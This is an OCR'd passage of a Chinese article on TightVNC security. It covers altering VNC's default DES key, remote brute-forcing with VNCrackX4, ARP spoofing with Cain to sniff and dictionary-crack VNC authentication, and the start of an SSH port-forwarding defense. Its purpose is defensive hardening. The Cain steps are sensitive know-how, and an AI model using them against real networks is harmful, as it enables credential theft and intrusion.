




图2

钥（23，82，107，6，35，78，88，7）改成其它的数值，那么现有的VNC密码破解工具由于利用的还是原来的默认密钥，理所当然也就无法解密出明文密码了。修改源代码，重新编译，密钥搞定了，如图2，图3。


图4



图5


图6

二、使用VNCrackX4远程暴力破解VNC口令

使用Phenoelit安全小组的VNCrackX4可以对VNC服务器进行远程破解，在测试过程中我发现在Windows平台下如果不加“-v”选项，这个工具是无法使用的，破解过程及效果如图4所示。

虽然目前TightVNC只支持8位的密码设置，但是TightVNC的口令验证机制比较复杂，所以这款工具的破解速度相当慢。我们在配置密码的时候要尽量选择包含大小写、数字、特殊字符相混合的密码，并且是不在字典中的密码，比如'Wx89@、?e'、'h5x^7*)-'这类复杂的密码。



图7

三、交换网络嗅探VNC认证信息

目前利用ARP Spoof技术对同一网关下的主机进行嗅探渗透是比较流行的做法。TightVNC在客户端和服务端进行会话认证的阶段没有加密，所以也可以被嗅探。

打开Cain，选择“Sniffer”选项下的“Host”，点右键选择“Scan MAC Address”，在“Range”单选按钮下输入同一网关下的其它主机的IP地址范围，如图5，然后点“OK”按钮，就把同一网关下的其它活动的主机给扫描出来了。

再来到ARP标签页，点击菜单栏的“+”，此时会弹出一个对话框，在这里选择要嗅探的主机，如图6。选择好后点“Ok”关闭对话框，最后点击菜单栏中的“Start/Stop ARP”按钮，就会开始ARP欺骗了。


图8

现在只要有VNC客户端连接VNC服务器，就可以把相应的会话信息捕捉下来，来到“Passwords”标签页下，可以实时的查看到结果，如图7，我们已经捕捉到一条VNC认证的会话信息了。这条信息指明了VNC客户端，服务器的IP地址，以及最重要的

“3DES”和“challenge”信息。点选这条嗅探到的会话信息，点击鼠标右键，选择“Send to Cracker”，就可以利用Cain强大的破解功能来破解了。Cain 提供了字典破解和暴力破解两种方式，我选择的是字典破解方式，选择 Cain 自带的字典，不一会儿就破解出来了，如图8。

防范的方法有许多种，可以利用 Windows 自带的IPSEC 加密通信过程，对于这种方法以前已经有文章介绍过了。因此这次我选择利用“SSH Port forwarding”(SSH 端口转发）技术来实现通信过程的加密，此方法很通用，可以加密任何未加密的服务通信，有时还可以用来突破防火墙限制。

我们需要一个SSH 服务器软件，我选择的是FreeSSH，在已经发布的安全通告中，这款软件目前没有太大的漏洞问题，而且此软件是免费的。FreeSSH 安装完成后会自动随机生成一对密钥，我们来到“Users”栏，点“ADD..”按钮添加一个登录用户，如图9。此处最关键的是务必要选择“Shell”和“Tunneling”按钮，然后我们来到“Tunneling”栏，勾选“Allow local port forwarding”和“but forward only to localhost(127.0.0.1)”两个选项，勾选后，就开启了本地的SSH 端口转向功能，并且只能转发本地主机。这样做的好处是防止SSH 端口转发功能被客户端滥用，如图10。

